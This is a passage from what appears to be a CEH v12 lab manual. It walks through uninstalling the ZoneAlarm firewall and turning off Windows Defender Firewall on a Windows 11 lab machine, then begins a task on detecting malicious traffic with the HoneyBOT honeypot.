
29. Click **Show hidden icon** from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.




Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 11** machine.

31. After the system reboots, click **Ctrl+Alt+Del**. By default, **Admin** user account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.



32. **Uninstall** ZoneAlarm in the **Windows 11** machine. To do so, launch **Control Panel --> Programs --> Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 11** machine.



The screenshot shows the Windows Control Panel with the 'Programs and Features' section open. The title bar reads 'Control Panel Home' and 'Uninstall or change a program'. A sub-header says 'To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.' Below is a table listing installed programs:

| Name                            | Publisher                 | Installed On     | Size           | Version               |
|---------------------------------|---------------------------|------------------|----------------|-----------------------|
| Adobe Acrobat DC (64-bit)       | Adobe                     | 4/18/2022        | 538 MB         | 22.001.20117          |
| Google Chrome                   | Google LLC                | 4/18/2022        | 127 MB         | 100.0.4896.88         |
| Java 8 Update 321 (64-bit)      | Oracle Corporation        | 2/2/2022         | 127 MB         | 8.0.3210.7            |
| Microsoft Edge                  | Microsoft Corporation     | 4/18/2022        | 100.0.1185.44  | 100.0.1185.39         |
| Microsoft Edge WebView2 Runtime | Microsoft Corporation     | 4/18/2022        | 198 MB         | 22.002.0103.0004      |
| Microsoft OneDrive              | Microsoft Corporation     | 2/3/2022         | 1.03 MB        | 2.87.0.0              |
| Microsoft Update Health Tools   | Microsoft Corporation     | 1/27/2022        | 329 KB         | 96.0.3                |
| Mozilla Firefox (x64 en-US)     | Mozilla                   | 2/2/2022         | 206 MB         | 96.0.3                |
| Mozilla Maintenance Service     | Mozilla                   | 2/2/2022         | 13.2 MB        | 8.2.1                 |
| Notepad++ (64-bit x64)          | Notepad++ Team            | 2/3/2022         | 4.1.0.2980     | 6.10.0                |
| WinPcap 4.1.3                   | Riverbed Technology, Inc. | 2/3/2022         | 57.0 MB        | 15.8.189.19019        |
| WinRAR 6.10 (64-bit)            | win.rar GmbH              | 1/27/2022        |                |                       |
| <b>ZoneAlarm Free Firewall</b>  | <b>Check Point</b>        | <b>4/18/2022</b> | <b>57.0 MB</b> | <b>15.8.189.19019</b> |

Below the table, a ZoneAlarm pop-up window is shown with the text: 'Check Point Product version: 15.8.189.19019' and 'Size: 57.0 MB'. The window has a standard Windows taskbar at the bottom.

33. If a **ZoneAlarm** pop-up appears, click **Yes** to continue the uninstallation. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart..

34. Once the system reboots, turn off the **Windows Defender Firewall**.

- In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window
- In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**
- Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane
- Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section
- The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.


36. You can also use other firewalls such as **ManageEngine Firewall Analyzer** (<https://www.manageengine.com>), **pfSense** (<https://www.pfsense.org>), **Sophos XG Firewall** (<https://www.sophos.com>), and **Comodo Firewall** (<https://personalfirewall.comodo.com>) to block access to a particular website or IP address.

## Task 3: Detect Malicious Network Traffic using HoneyBOT

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

Here, we will use the HoneyBOT tool to detect malicious network traffic.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



